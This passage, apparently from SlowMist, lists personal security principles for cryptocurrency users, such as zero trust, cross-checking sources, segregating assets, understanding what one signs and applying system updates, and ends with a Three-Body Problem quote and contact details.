- Zero trust. To make it simple, stay skeptical, and always stay so.
- Continuous validation. In order to trust something, you have to validate what you doubt, and make validating a habit.

■ Security principles

- For all the knowledge from the Internet, refer to at least two sources, corroborate each other, and always stay skeptical.
- Segregate. Don't put all the eggs in one basket.
- For wallets with important assets, don't do unnecessary updates.
- What you see is what you sign. You need to be aware of what you are signing, and of the expected result after the signed transaction is sent out. Don't do things that will make you regret afterwards.
- Pay attention to system security updates. Apply them as soon as they are available.
- Don't download & install programs recklessly can actually prevent most risks.

Q&A

Human is always at the highest and eternal risk. There's a quote from The Three-Body Problem: "Weakness and ignorance are not barriers to survival, but arrogance is."



 <https://slowmist.com>

 team@slowmist.com